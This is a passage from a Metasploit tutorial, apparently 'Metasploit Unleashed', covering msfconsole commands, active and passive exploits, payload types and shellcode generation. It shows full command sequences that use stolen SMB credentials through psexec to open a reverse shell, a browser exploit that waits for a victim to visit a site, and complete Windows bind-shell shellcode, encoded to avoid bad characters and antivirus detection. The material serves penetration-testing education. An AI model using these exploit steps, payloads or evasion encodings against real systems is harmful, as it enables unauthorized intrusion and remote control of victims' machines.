x86/shikata_ga_nai         excellent  Polymorphic XOR Additive Feedback Encoder
x86/single_static_bit      manual  Single Static Bit
x86/unicode_mixed          manual  Alpha2 Alphanumeric Unicode Mixedcase Encoder
x86/unicode_upper           manual  Alpha2 Alphanumeric Unicode Uppercase Encoder
```

nops

Lastly, issuing the **show nops** command will display the NOP Generators that Metasploit has to offer.

```
msf > show nops
NOP Generators
```

```
=====
Name      Disclosure Date  Rank   Description
-----
armle/simple          normal  Simple
mipsbe/better         normal  Better
php/generic           normal  PHP Nop Generator
ppc/simple            normal  Simple
sparc/random          normal  SPARC NOP Generator
tty/generic           normal  TTY Nop Generator
x64/simple            normal  Simple
x86/pty2               normal  Ppty2
x86/single_byte       normal  Single Byte
```

use

When you have decided on a particular module to make use of, issue the **use** command to select it. The **use** command changes your context to a specific module, exposing type-specific commands. Notice in the output below that any global variables that were previously set are already configured.

```
msf > use dos/windows/smb/ms09_001_write
msf auxiliary(ms09_001_write) > show options

Module options:

Name  Current Setting  Required  Description
----  -----  -----  -----
RHOST      yes        The target address
RPORT     445        yes        Set the SMB service port

msf auxiliary(ms09_001_write) >
```

At any time you need assistance you can use the msfconsole help command to display available options.

Working with Active and Passive Exploits in Metasploit

Metasploit Fundamentals

All exploits in the Metasploit Framework will fall into two categories: [active](#) and [passive](#).



Active Exploits

Active exploits will exploit a specific host, run until completion, and then exit.

- Brute-force modules will exit when a shell opens from the victim.
- Module execution stops if an error is encountered.
- You can force an active module to the background by passing '-j' to the exploit command:

```
msf exploit(ms08_067_netapi) > exploit -j
[*] Exploit running as background job.
msf exploit(ms08_067_netapi) >
```

Example

The following example makes use of a previously acquired set of credentials to exploit and gain a reverse shell on the target system.

```
msf > use exploit/windows/smb/psexec
msf exploit(psexec) > set RHOST 192.168.1.100
RHOST => 192.168.1.100
msf exploit(psexec) > set PAYLOAD windows/shell/reverse_tcp
PAYLOAD => windows/shell/reverse_tcp
msf exploit(psexec) > set LHOST 192.168.1.5
LHOST => 192.168.1.5
msf exploit(psexec) > set LPORT 4444
LPORT => 4444
msf exploit(psexec) > set SMBUSER victim
SMBUSER => victim
msf exploit(psexec) > set SMBPASS s3cr3t
SMBPASS => s3cr3t
msf exploit(psexec) > exploit

[*] Connecting to the server...
[*] Started reverse handler
[*] Authenticating as user 'victim'...
[*] Uploading payload...
[*] Created \hikmEeEM...
[*] Binding to 367abb81-9844-35f1-ad32-98f038001003:2.0@ncacn_np:192.168.1.100[\svccnt] ...
[*] Bound to 367abb81-9844-35f1-ad32-98f038001003:2.0@ncacn_np:192.168.1.100[\svccnt] ...
[*] Obtaining a service manager handle...
[*] Creating a new service (ciWyCVEp - "MXAVZsCqfRtZwScLdexnD")...
[*] Closing service handle...
[*] Opening service...
[*] Starting the service...
[*] Removing the service...
[*] Closing service handle...
[*] Deleting \hikmEeEM.exe...
[*] Sending stage (240 bytes)
[*] Command shell session 1 opened (192.168.1.5:4444 -> 192.168.1.100:1073)
```

```
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.
```

```
C:\WINDOWS\system32>
```

Passive Exploits

Passive exploits wait for incoming hosts and exploit them as they connect.

- Passive exploits almost always focus on clients such as web browsers, FTP clients, etc.
- They can also be used in conjunction with email exploits, waiting for connections.
- Passive exploits report shells as they happen can be enumerated by passing '-l' to the sessions command. Passing '-i' will interact with a shell.

```
msf exploit(ani_loadimage_chunksize) > sessions -l  
  
Active sessions  
=====  
  
Id  Description  Tunnel  
--  -----  
1   Meterpreter  192.168.1.5:52647 -> 192.168.1.100:4444  
  
msf exploit(ani_loadimage_chunksize) > sessions -i 1  
[*] Starting interaction with 1...  
  
meterpreter >
```

Example

The following output shows the setup to exploit the animated cursor vulnerability. The exploit does not fire until a victim browses to our malicious website.

```
msf > use exploit/windows/browser/ani_loadimage_chunksize  
msf exploit(ani_loadimage_chunksize) > set URIPATH /  
URIPATH => /  
msf exploit(ani_loadimage_chunksize) > set PAYLOAD windows/shell/reverse_tcp  
PAYLOAD => windows/shell/reverse_tcp  
msf exploit(ani_loadimage_chunksize) > set LHOST 192.168.1.5  
LHOST => 192.168.1.5  
msf exploit(ani_loadimage_chunksize) > set LPORT 4444  
LPORT => 4444  
msf exploit(ani_loadimage_chunksize) > exploit  
[*] Exploit running as background job.  
  
[*] Started reverse handler  
[*] Using URL: http://0.0.0.0:8080/  
[*] Local IP: http://192.168.1.5:8080/  
[*] Server started.  
msf exploit(ani_loadimage_chunksize) >  
[*] Attempting to exploit ani_loadimage_chunksize  
[*] Sending HTML page to 192.168.1.100:1077...  
[*] Attempting to exploit ani_loadimage_chunksize  
[*] Sending Windows ANI LoadAniIcon() Chunk Size Stack Overflow (HTTP) to 192.168.1.100:1077...  
[*] Sending stage (240 bytes)  
[*] Command shell session 2 opened (192.168.1.5:4444 -> 192.168.1.100:1078)  
  
msf exploit(ani_loadimage_chunksize) > sessions -i 2  
[*] Starting interaction with 2...  
  
Microsoft Windows XP [Version 5.1.2600]  
(C) Copyright 1985-2001 Microsoft Corp.  
  
C:\Documents and Settings\victim\Desktop>
```

Next, we will look at how to actually [use exploits in Metasploit](#).

Using Exploits in Metasploit

Metasploit Fundamentals

```
File Edit View Search Terminal Help
root@kali:~#
msf > show
show all      show auxiliary  show encoders  show exploits  show nops    show options  show payloads  show plugins  show post
msf > show exploits
Exploits
-----
Name          Disclosure Date Rank   Description
----          -----
aix/local/ibstat_path          2013-09-24 excellent ibstat $PATH Privilege Escalation
aix/rpc_cmsd_opcode21          2009-10-07 great   AIX Calendar Manager Service Daemon (rpc.cmsd) Opcode 21 Buffer Overflow
aix/rpc_ttdbserverd_realpath  2009-06-17 great   ToolTalk rpc.ttdbserverd _tt_internal_re realpath Buffer Overflow (AIX)
android/adb/adb_server_exec   2016-01-01 excellent Android ADB Debug Server Remote Payload Execution
android/browser/samsung_knox_smdm_url
android/browser/webview_addjavascriptinterface
android/fileformat/adobe_reader_pdf_js_interface
android/local/futex_requeue
apple_ios/browser/safari_lbtiff
apple_ios/email/mobilemail_lbtiff
apple_ios/ssh/cydia_default_ssh
bsdi/softcart/mercantec_softcart
diaup/multi/login/manvargs
firefox/local/exec_shellcode
freebsd/ftp/proftpd_telnet_iac
freebsd/http/watchguard_cmd_exec
freebsd/local/mmap
freebsd/local/watchguard_fix_corrupt_mail
freebsd/misc/citrix_netscaler_soap_bof
freebsd/samba/trans2open
freebsd/tadacs/xtaracasd_report
freebsd/telnet/telnet_encrypt_keyid
httpd/telepathic_exec
inx/lpd/telnetprint_exec
linux/antivirus/escan_password_exec
linux/browser/adobe_flashplayer_aslaunch
linux/ftp/proftp_srreplace
linux/ftp/proftp_telnet_jac
linux/games/ut2004_secure
linux/http/acellion_fta_getstatus_oauth
linux/http/advantech_switch_bash_env_exec
linux/http/airties_login.cgi_bof
linux/http/alcatec_omnipcx_mastercgi_exec
linux/http/alienvault_sqli_exec
linux/http/astium_sql_upload
linux/http/belkin_login_bof
linux/http/centreon_sql_exec
2014-11-12      excellent Samsung Galaxy KNOX Android Browser RCE
2012-12-21      excellent Android Browser and WebView addJavascriptInterface Code Execution
2014-04-13      good   Adobe Reader for Mac addJavascriptInterface Exploit
2014-05-03      excellent Android Towlroot Futex Requeue Kernel Exploit
2006-08-01      good   Apple iOS MobileSafari LibTiff Buffer Overflow
2006-08-01      good   Apple iOS MobileMail LibTiff Buffer Overflow
2007-07-02      excellent Apple iOS Default SSH Password Vulnerability
2004-08-19      great  Mercantec SoftCart CGI Overflow
2001-12-12      good   System V Derived /bin/Login Extraneous Arguments Buffer Overflow
2014-03-10      normal Firefox Exec Shellcode from Privileged Javascript Shell
2010-11-01      great  ProFTPD 1.3.2rc3 - 1.3.3b Telnet IAC Buffer Overflow (FreeBSD)
2015-06-29      excellent Watchguard XCS Remote Command Execution
2013-06-18      great  FreeBSD 9 Address Space Manipulation Privilege Escalation
2015-06-29      manual  Watchguard XCS FixCorruptMail Local Privilege Escalation
2014-09-22      normal  Citrix Netscaler SOAP Handler Remote Code Execution
2003-04-07      great  Samba trans2open Overflow (*BSD x86)
2000-07-08      average XTermACACI (report) Buffer Overflow
2011-12-23      great  FreeBSD Telnet Service Encryption Key ID Buffer Overflow
2002-08-28      excellent HP LPR Command Execution
2001-09-01      excellent Irix LPD tgetstr Command Execution
2014-04-04      excellent eScan Web Management Console Command Injection
2008-12-17      good   Adobe Flash Player ActionScript Launch Command Execution Vulnerability
2006-11-26      great  ProFTPD 1.2 - 1.3.0 srreplace Buffer Overflow (Linux)
2010-11-01      great  ProFTPD 1.3.2rc3 - 1.3.3b Telnet IAC Buffer Overflow (Linux)
2004-06-18      good   Unreal Tournament 2004 "Secure" Overflow (Linux)
2015-07-10      excellent Accellion FTA getStatus verify_oauth_token Command Execution
2015-12-01      excellent Advantech Switch Bash Environment Variable Code Injection (Shellshock)
2015-03-31      normal  Alirties login.cgi Buffer Overflow
2007-09-09      manual  Alcatel-Lucent OmniPCX Enterprise masterCGI Arbitrary Command Execution
2014-04-24      excellent AlienVault OSSIM SQL Injection and Remote Code Execution
2013-09-17      manual  Astrium Remote Code Execution
2014-05-09      normal  Belkin Play N750 login.cgi Buffer Overflow
2014-10-15      excellent Centreon SQL and Command Injection
-----
```

SHOW EXPLOITS command in MSFCONSOLE | Metasploit Unleashed

Selecting an exploit in Metasploit adds the 'exploit' and 'check' commands to msfconsole.

```
msf > use exploit/windows/smb/ms09_050_smb2_negotiate_func_index
msf exploit(ms09_050_smb2_negotiate_func_index) > help
...snip...
Exploit Commands
=====
Command      Description
----          -----
check        Check to see if a target is vulnerable
exploit     Launch an exploit attempt
pry         Open a Pry session on the current module
rcheck      Reloads the module and checks if the target is vulnerable
reload      Just reloads the module
rerun       Alias for rexploit
rexploit    Reloads the module and launches an exploit attempt
run        Alias for exploit

msf exploit(ms09_050_smb2_negotiate_func_index) >
```

show

Using an exploit also adds more options to the 'show' command.

MSF Exploit Targets

```
msf exploit(ms09_050_smb2_negotiate_func_index) > show targets
Exploit targets:
Id  Name
--  --
0   Windows Vista SP1/SP2 and Server 2008 (x86)
```

MSF Exploit Payloads

```
msf exploit(ms09_050_smb2_negotiate_func_index) > show payloads
```

```

Compatible Payloads
=====
Name           Disclosure Date  Rank   Description
----           -----          ----
generic/custom          normal  Custom Payload
generic/debug_trap       normal  Generic x86 Debug Trap
generic/shell_bind_tcp   normal  Generic Command Shell, Bind TCP Inline
generic/shell_reverse_tcp normal  Generic Command Shell, Reverse TCP Inline
generic/tight_loop        normal  Generic x86 Tight Loop
windows/adduser          normal  Windows Execute net user /ADD
...snip...

```

MSF Exploit Options

```

msf exploit(ms09_050_smb2_negotiate_func_index) > show options

Module options (exploit/windows/smb/ms09_050_smb2_negotiate_func_index):
  Name  Current Setting  Required  Description
  ----  -----          ----- 
  RHOST          yes      The target address
  RPORT          445     yes      The target port (TCP)
  WAIT           180     yes      The number of seconds to wait for the attack to complete.

Exploit target:
  Id  Name
  --  --
  0   Windows Vista SP1/SP2 and Server 2008 (x86)

```

Advanced

```

msf exploit(ms09_050_smb2_negotiate_func_index) > show advanced

Module advanced options (exploit/windows/smb/ms09_050_smb2_negotiate_func_index):
  Name  Current Setting  Required  Description
  ----  -----          ----- 
  CHOST          no       The local client address
  CPORt          no       The local client port
  ConnectTimeout    10     yes      Maximum number of seconds to establish a TCP connection
  ContextInformationFile no       The information file that contains context information
  DisablePayloadHandler false   no       Disable the handler code for the selected payload
  EnableContextEncoding false   no       Use transient context when encoding payloads
...snip...

```

Evasion

```

msf exploit(ms09_050_smb2_negotiate_func_index) > show evasion
Module evasion options:
  Name  Current Setting  Required  Description
  ----  -----          ----- 
  SMB::obscure_trans_pipe_level  0      yes      Obscure PIPE string in TransNamedPipe (level 0-3)
  SMB::pad_data_level           0      yes      Place extra padding between headers and data (level 0-3)
  SMB::pad_file_level           0      yes      Obscure path names used in open/create (level 0-3)
  SMB::pipe_evasion             false   yes      Enable segmented read/writes for SMB Pipes
  SMB::pipe_read_max_size       1024   yes      Maximum buffer size for pipe reads
  SMB::pipe_read_min_size       1      yes      Minimum buffer size for pipe reads
  SMB::pipe_write_max_size      1024   yes      Maximum buffer size for pipe writes
  SMB::pipe_write_min_size      1      yes      Minimum buffer size for pipe writes
  TCP::max_send_size            0      no       Maximum tcp segment size. (0 = disable)
  TCP::send_delay               0      no       Delays inserted before every send. (0 = disable)

```

Understanding Payloads in Metasploit

Metasploit Fundamentals

What Does Payload Mean?

A payload in metasploit refers to an exploit module. There are three different types of **payload modules** in the Metasploit Framework: **Singles**, **Stagers**, and **Stages**. These different types allow for a great deal of versatility and can be useful across numerous types of scenarios. Whether or not a payload is staged, is represented by '/' in the payload name. For example, "**windows/shell_bind_tcp**" is a single payload with no stage, whereas "**windows/shell/bind_tcp**" consists of a stager (bind_tcp) and a stage (shell).

Contents

- 1 Singles
- 2 Stagers
- 3 Stages

Singles

Singles are payloads that are self-contained and completely standalone. A **Single payload** can be something as simple as adding a user to the target system or running calc.exe.

These kinds of payloads are self-contained, so they can be caught with non-metasploit handlers such as netcat.

Stagers

Stagers setup a network connection between the attacker and victim and are designed to be small and reliable. It is difficult to always do both of these well so the result is multiple similar *stagers*. Metasploit will use the best one when it can and fall back to a less-preferred one when necessary.

Windows NX vs NO-NX Stagers

- Reliability issue for NX CPUs and DEP
- NX stagers are bigger (VirtualAlloc)
- Default is now NX + Win7 compatible

Stages

Stages are *payload components* that are downloaded by Stagers modules. The various payload stages provide advanced features with no size limits such as *Meterpreter*, VNC Injection, and the iPhone 'ipwn' Shell.

Payload stages automatically use 'middle stagers'

- A single recv() fails with large payloads
- The stager receives the middle stager
- The middle stager then performs a full download
- Also better for RWX

Payload Types in the Metasploit Framework

Metasploit Fundamentals

Expanding on Payload Types in Metasploit

We briefly covered the three main payload types: [singles, stages and stages](#). Metasploit contains many different types of payloads, each serving a unique role within the framework. Let's take a brief look at the various types of payloads available and get an idea of when each type should be used.

Inline (Non Staged)

- A single payload containing the exploit and full shell code for the selected task. Inline payloads are by design more stable than their counterparts because they contain everything all in one. However some exploits won't support the resulting size of these payloads.

Staged

- Stager payloads work in conjunction with stage payloads in order to perform a specific task. A stager establishes a communication channel between the attacker and the victim and reads in a stage payload to execute on the remote host.

Meterpreter

- Meterpreter, the short form of Meta-Interpreter is an advanced, multi-faceted payload that operates via DLL injection. The Meterpreter resides completely in the memory of the remote host and leaves no traces on the hard drive, making it very difficult to detect with conventional forensic techniques. Scripts and plugins can be loaded and unloaded dynamically as required and Meterpreter development is very strong and constantly evolving.

PassiveX

- PassiveX is a payload that can help in circumventing restrictive outbound firewalls. It does this by using an ActiveX control to create a hidden instance of Internet Explorer. Using the new ActiveX control, it communicates with the attacker via HTTP requests and responses.

NoNX

- The NX (No eXecute) bit is a feature built into some CPUs to prevent code from executing in certain areas of memory. In Windows, NX is implemented as Data Execution Prevention (DEP). The Metasploit NoNX payloads are designed to circumvent DEP.

Ord

- Ordinal payloads are Windows stager based payloads that have distinct advantages and disadvantages. The advantages being it works on every flavor and language of Windows dating back to Windows 9x without the explicit definition of a return address. They are also extremely tiny. However two very specific disadvantages make them not the default choice. The first being that it relies on the fact that ws2_32.dll is loaded in the process being exploited before exploitation. The second being that it's a bit less stable than the other staggers.

IPv6

- The Metasploit IPv6 payloads, as the name indicates, are built to function over IPv6 networks.

Reflective DLL injection

- Reflective DLL Injection is a technique whereby a stage payload is injected into a compromised host process running in memory, never touching the host hard drive. The VNC and Meterpreter payloads both make use of reflective DLL injection. You can read more about this from Stephen Fewer, the creator of the [reflective DLL injection](#) method.

Now that we have an understanding of what a payload is, payload types, and when to use them, let's [generate some payloads](#).

Generating Payloads in Metasploit

Metasploit Fundamentals

'Generate' a Payload for Metasploit

During exploit development, you will most certainly need to generate shellcode to use in your exploit. In Metasploit, payloads can be generated from within the **msfconsole**. When you 'use' a certain payload, Metasploit adds the **'generate'**, **'pry'** and **'reload'** commands. **Generate** will be the primary focus of this section in learning how to use Metasploit.

```
msf > use payload/windows/shell_bind_tcp
msf payload(shell_bind_tcp) > help
...snip...

  Command      Description
  -----        -----
  generate     Generates a payload
  pry          Open a Pry session on the current module
  reload       Reload the current module from disk
```

Let's start by looking at the various options for the '**generate**' command by running it with the '**-h**' switch.

```
msf payload(shell_bind_tcp) > generate -h
Usage: generate [options]

Generates a payload.

OPTIONS:

  -E      Force encoding.
  -b <opt> The list of characters to avoid: '\x00\xff'
  -e <opt> The name of the encoder module to use.
  -f <opt> The output file name (otherwise stdout)
  -h      Help banner.
  -i <opt> the number of encoding iterations.
  -k      Keep the template executable functional
  -o <opt> A comma separated list of options in VAR=VAL format.
  -p <opt> The Platform for output.
  -s <opt> NOP sled length.
  -t <opt> The output format: raw,ruby,rb,perl,pl,c,js_be,js_le,java,dll,exe,exe-small,elf,macho,vba,vbs,loop-vbs,asp,war
  -x <opt> The executable template to use
```

To generate shellcode without any options, simply execute the '**generate**' command.

```
msf payload(shell_bind_tcp) > generate
# windows/shell_bind_tcp - 341 bytes
# http://www.metasploit.com
# VERBOSE=False, LPORT=4444, RHOST=, EXITFUNC=process,
# InitialAutoRunScript=, AutoRunScript=
buf =
"\xfc\xe8\x89\x00\x00\x00\x60\x89\xe5\x31\xd2\x64\x8b\x52" +
"\x30\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26" +
"\x31\xff\x31\xc0\xac\x3c\x61\x7c\x02\x20\xc1\xcf\xbd" +
"\x01\xc7\xe2\xf0\x52\x57\x8b\x52\x10\x8b\x42\x3c\x01\xd0" +
"\x8b\x40\x78\x85\x01\x74\x4a\x01\xd0\x50\x8b\x48\x18\xbb" +
"\x58\x20\x01\xd3\xe3\x3c\x49\x8b\x34\x8b\x01\xd5\x31\xff" +
"\x31\xc0\xac\xc1\xcf\x0d\x01\xc7\x38\xe0\x75\xf4\x03\x7d" +
"\xf8\x3b\x7d\x24\x75\xe2\x58\x8b\x58\x24\x01\xd3\x66\x8b" +
"\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b\x04\x8b\x01\xd0\x89\x44" +
"\x24\x5b\x5b\x5b\x61\x59\x5a\x51\xff\xe0\x58\x5f\x5a\x8b" +
"\x12\xeb\x86\x5d\x68\x33\x32\x00\x00\x68\x77\x73\x32\x5f" +
"\x54\x68\x4c\x77\x26\x07\xff\xd5\xbb\x90\x01\x00\x00\x29" +
"\xc4\x54\x50\x68\x29\x00\x6b\x00\xff\xd5\x50\x50\x50" +
"\x40\x50\x40\x50\x68\xea\x0f\xdf\xe0\xff\xd5\x89\xc7\x31" +
"\xdb\x53\x68\x02\x00\x11\x5c\x89\xe6\x6a\x10\x56\x57\x68" +
"\xc2\xdb\x37\x67\xff\xd5\x53\x57\x68\xb7\xe9\x38\xff\xff" +
"\xd5\x53\x53\x57\x68\x74\xec\x3b\xe1\xff\xd5\x57\x89\xc7" +
"\x68\x75\x6e\x4d\x61\xff\xd5\x68\x63\x6d\x64\x00\x89\xe3" +
"\x57\x57\x57\x31\xf6\x6a\x12\x59\x56\xe2\xfd\x66\xc7\x44" +
"\x24\x3c\x01\x01\x8d\x44\x24\x10\xc6\x00\x44\x54\x50\x56" +
"\x56\x56\x46\x56\x4e\x56\x56\x53\x56\x68\x79\xcc\x3f\x86" +
"\xff\xd5\x89\xe0\x4e\x56\x46\xff\x30\x68\x08\x87\x1d\x60" +
"\xff\xd5\xbb\xf0\xb5\xaa\x56\x68\xaa\x95\xbd\x9d\xff\xd5" +
"\x3c\x06\x7c\xba\x80\xfb\xe0\x75\x05\xbb\x47\x13\x72\x6f" +
"\x6a\x00\x53\xff\xd5"
```

Of course the odds of generating shellcode like this without any sort of 'tweaking' are rather low. More often than not, bad characters and specific types of encoders will be used depending on the targeted machine.

The sample code above contains an almost universal bad character, the **null byte** (\x00). Granted some exploits allow us to use it but not many. Let's generate the same shellcode only this time we will instruct Metasploit to remove this unwanted byte.



To accomplish this, we issue the '**generate**' command followed by the '**-b**' switch with accompanying bytes we wish to be disallowed during the generation process.

```
msf payload(shell_bind_tcp) > generate -b '\x00'
# windows/shell_bind_tcp - 368 bytes
# http://www.metasploit.com
# Encoder: x86/shikata_ga_nai
# VERBOSE=false, LPORT=4444, RHOST=, EXITFUNC=process,
# InitialAutoRunScript=, AutoRunScript=
buf =
"\xd8\xde\xba\x99\x7c\x1b\x5f\xd9\x74\x24\xf4\x5e\x2b\xc9" +
"\xb1\x56\x83\xee\xfc\x31\x56\x14\x03\x56\x8d\x9e\xee\xaa" +
"\x45\xd7\x11\x5c\x95\x88\x98\xb9\x4a\x9a\xff\xca\x94\x2a" +
"\x8b\x9f\x14\xc0\xd9\x0b\xaf\xaa\xf5\x3c\x18\x02\x20\x72" +
"\x99\x2a\xec\xd8\x59\x41\x90\x22\x8d\x06\xab\xec\xc0\x47" +
"\xed\x11\x2a\x15\xa6\x5e\x98\x8a\xc3\x23\x20\xaa\x03\x28" +
"\x18\xd4\x26
...snip...
```

Looking at this shellcode it's easy to see, compared to the previously generated bind shell, the null bytes have been successfully removed. Thus giving us a null byte free payload. We also see other significant differences as well, due to the change we enforced during generation.

One difference is the shellcode's total byte size. In our previous iteration the size was 341 bytes, this new shellcode is 27 bytes larger.

```
msf payload(shell_bind_tcp) > generate
# windows/shell_bind_tcp - 341 bytes
# http://www.metasploit.com
# VERBOSE=false, LPORT=4444, RHOST=, EXITFUNC=process,
...snip...

msf payload(shell_bind_tcp) > generate -b '\x00'
# windows/shell_bind_tcp - 368 bytes
# http://www.metasploit.com
# Encoder: x86/shikata_ga_nai
...snip...
```

During generation, the null bytes' original intent, or usefulness in the code, needed to be replaced (or encoded) in order to insure, once in memory, our bind shell remains functional.

Another significant change is the added use of an encoder. By default Metasploit will select the best encoder to accomplish the task at hand. The encoder is responsible for removing unwanted characters (amongst other things) entered when using the '**-b**' switch. We'll discuss encoders in greater detail later on.

When specifying bad characters the framework will use the best encoder for the job. The '`x86/shikata_ga_nai`' encoder was used when only the null byte was restricted during the code's generation. If we add a few more bad characters a different encoder may be used to accomplish the same task. Lets add several more bytes to the list and see what happens.

```
msf payload(shell_bind_tcp) > generate -b '\x00\x44\x67\x66\xfa\x01\xe0\x44\x67\xa1\x2a\x3\x75\x4b'
# windows/shell_bind_tcp - 366 bytes
# http://www.metasploit.com
# Encoder: x86/fnstenv_mov
# VERBOSE=false, LPORT=4444, RHOST=, EXITFUNC=process,
# InitialAutoRunScript=, AutoRunScript=
buf =
"\x6a\x56\xd9\xee\xd9\x74\x24\xf4\x5b\x81\x73\x13\xbf" +
"\x5c\xbf\xe8\x83\xeb\xfc\...
...snip...
```

We see a different encoder was used in order to successfully remove our unwanted bytes. Shikata_ga_nai was probably incapable of encoding our payload using our restricted byte list. Fnstenv_mov on the other hand was able to accomplish this.

Payload Generation Failed

Having the ability to generate shellcode without the use of certain characters is one of the great features offered by this framework. That doesn't mean it's limitless. If too many restricted bytes are given no encoder may be up for the task. At which point Metasploit will display the following message.

```
msf payload(shell_bind_tcp) > generate -b '\x00\x44\x67\x66\xfa\x01\xe0\x44\x67\xa1\x2a\x3\x75\x4b\xFF\x0a\x0b\x01\xcc\x6e\x1e\x2e\x26'
[-] Payload generation failed: No encoders encoded the buffer successfully.
```

It's like removing too many letters from the alphabet and asking someone to write a full sentence. Sometimes it just can't be done.

Using an Encoder During Payload Generation

As mentioned previously the framework will choose the best encoder possible when generating our payload. However there are times when one needs to use a specific type, regardless of what Metasploit thinks. Imagine an exploit that will only successfully execute provided it only contains non-alphanumeric characters.

The 'shikata_ga_nai' encoder would not be appropriate in this case as it uses pretty much every character available to encode.
Looking at the encoder list, we see the 'x86/nonalpha' encoder is present.

```
msf payload(shell_bind_tcp) > show encoders

Encoders
=====
Name          Disclosure Date Rank      Description
---           -----        ---      -----
...snip...
x86/call4_dword_xor    normal   Call+4 Dword XOR Encoder
x86/context_cpid       manual   CPUID-based Context Keyed Payload Encoder
x86/context_stat       manual   stat(2)-based Context Keyed Payload Encoder
x86/context_time       manual   time(2)-based Context Keyed Payload Encoder
x86/countdown          normal   Single-byte XOR Countdown Encoder
x86/fnstenv_mov         normal   Variable-length Fnstenv/mov Dword XOR Encoder
x86/jmp_call_additive  normal   Jump/Call XOR Additive Feedback Encoder
x86/context_stat       manual   stat(2)-based Context Keyed Payload Encoder
x86/context_time       manual   time(2)-based Context Keyed Payload Encoder
x86/countdown          normal   Single-byte XOR Countdown Encoder
x86/fnstenv_mov         normal   Variable-length Fnstenv/mov Dword XOR Encoder
x86/jmp_call_additive  normal   Jump/Call XOR Additive Feedback Encoder
x86/nonalpha            low     Non-Alpha Encoder
x86/nonupper            low     Non-Upper Encoder
x86/shikata_ga_nai     excellent Polymorphic XOR Additive Feedback Encoder
x86/single_static_bit  manual   Single Static Bit
x86/unicode_mixed       manual   Alpha2 Alphanumeric Unicode Mixedcase Encoder
x86/unicode_upper       manual   Alpha2 Alphanumeric Unicode Uppercase Encoder
```

Let's redo our bind shell payload but this time we'll tell the framework to use the 'nonalpha' encoder. We do this by using the '-e' switch followed by the encoder's name as displayed in the above list.

```
msf payload(shell_bind_tcp) > generate -e x86/nonalpha
# windows/shell_bind_tcp - 489 bytes
# http://www.metasploit.com
# Encoder: x86/nonalpha
# VERBOSE=false, LPORT=4444, RHOST=, EXITFUNC=process,
# InitialAutoRunScript=, AutoRunScript=
buf =
"\x66\xb9\xff\xff\xeb\x19\x5e\x8b\xfe\x83\xc7\x70\x8b\xd7" +
"\xf3\xf2\x7d\x8b\xb0\x7b\xf2\xae\xff\xcf\xac\x28\x87\xeb" +
"\xf1\xeb\x75\xe8\xe2\xff\xff\x17\x29\x29\x09\x31" +
"\x1a\x29\x24\x29\x39\x03\x07\x31\x2b\x33\x23\x32\x06\x6" +
"\x23\x23\x15\x30\x23\x37\x1a\x22\x21\x24\x23\x21\x13\x13" +
"\x04\x08\x27\x13\x2f\x41\x27\x2b\x13\x10\x2b\x2b\x2b\x2b" +
"\x2b\x2b\x13\x28\x13\x11\x25\x24\x13\x14\x28\x24\x13\x28" +
"\x28\x24\x13\x07\x24\x13\x06\x0d\x2e\x1a\x13\x18\x0e\x17" +
"\x24\x24\x11\x22\x25\x15\x37\x37\x27\x2b\x25\x25\x25" +
"\x25\x35\x25\x2d\x25\x25\x28\x25\x13\x02\x2d\x25\x35\x13" +
"\x25\x13\x06\x34\x09\x0c\x11\x28\xfc\xe8\x89\x00\x00\x00" +
...snip...
```

If everything went according to plan, our payload will not contain any alphanumeric characters. But we must be careful when using a different encoder other than the default. As it tends to give us a larger payload. For instance, this one is much larger than our previous examples.

Our next option on the list is the '-f' switch. This gives us the ability to save our generated payload to a file instead of displaying it on the screen. As always it follows the 'generate' command with file path.

```
msf payload(shell_bind_tcp) > generate -b '\x00' -e x86/shikata_ga_nai -f /root/msfu/filename.txt
[*] Writing 1803 bytes to /root/msfu/filename.txt...
msf payload(shell_bind_tcp) > cat ~/msfu/filename.txt
[*] exec: cat ~/msfu/filename.txt

# windows/shell_bind_tcp - 368 bytes
# http://www.metasploit.com
# Encoder: x86/shikata_ga_nai
# VERBOSE=false, LPORT=4444, RHOST=, EXITFUNC=process,
# InitialAutoRunScript=, AutoRunScript=
buf =
"\xdb\xcb\xb8\x4f\xd9\x99\x0f\xd9\x74\x24\xf4\x5a\x2b\xc9" +
"\xb1\x56\x31\x42\x18\x83\xc2\x04\x03\x42\x5b\x3b\x6c\xf3" +
"\x80\x32\x8f\x0c\x4b\x25\x19\xe9\x7a\x77\x7d\x79\x2e\x47" +
"\xf5\x2f\xc2\x2c\x5b\xc4\x51\x40\x74\xeb\xd2\xef\x2a\x2" +
"\xe3\xc1\x6a\x88\x27\x43\x17\xd3\x7b\x23\x26\x1c\x8e\x2" +
"\x6f\x41\x60\xf6\x38\xd2\xd2\xe7\x4d\x53\xee\x06\x82\xdf" +
"\x4e\x71\x20\x3a\xcb\xab\x70\x92\x40\xe0\x68\x99\x0f" +
"\xd1\x89\x4e\x4c\x2d\xc3\xfb\x27\xc5\x2d\x2d\xf6\x26\xe5" +
...snip...
```

By using the 'cat' command the same way we would from the command shell, we can see our payload was successfully saved to our file. As we can see it is also possible to use more than one option when generating our shellcode.



Generating Payloads with Multiple Passes

Next on our list of options is the *iteration* switch '-i'. In a nutshell, this tells the framework how many encoding passes it must do before producing the final payload. One reason for doing this would be stealth, or anti-virus evasion. Anti-virus evasion is covered in greater detail in another section of MSFU.

So let's compare our bind shell payload generated using 1 iteration versus 2 iteration of the same shellcode.

```
msf payload(shell_bind_tcp) > generate -b '\x00'  
# windows/shell_bind_tcp - 368 bytes  
# http://www.metasploit.com  
# Encoder: x86/shikata_ga_nai  
# VERBOSE=false, LPORT=4444, RHOST=, EXITFUNC=process,  
# InitialAutoRunScript=, AutoRunScript=  
buf =  
"\xbdb\xd9\xb8\x41\x07\x94\x72\xd9\x74\x24\xf4\x5b\x2b\xc9" +  
"\xb1\x56\x31\x43\x18\x03\x43\x18\x83\xeb\xbd\xe5\x61\x8e" +  
"\xd5\x63\x89\x6f\x25\x14\x03\x8a\x14\x06\x77\xde\x04\x96" +  
"\xf3\xb2\x44\x5d\x51\x27\x3f\x13\x7e\x48\x88\x9e\x58\x67" +  
"\x09\x2f\x65\x2b\xc9\x31\x19\x36\x1d\x92\x20\xf9\x50\xd3" +  
"\x65\xe4\x9a\x81\x3e\x62\x08\x36\x4a\x36\x90\x37\x9c\x3c" +  
...snip...
```

```
msf payload(shell_bind_tcp) > generate -b '\x00' -i 2  
# windows/shell_bind_tcp - 395 bytes  
# http://www.metasploit.com  
# Encoder: x86/shikata_ga_nai  
# VERBOSE=false, LPORT=4444, RHOST=, EXITFUNC=process,  
# InitialAutoRunScript=, AutoRunScript=  
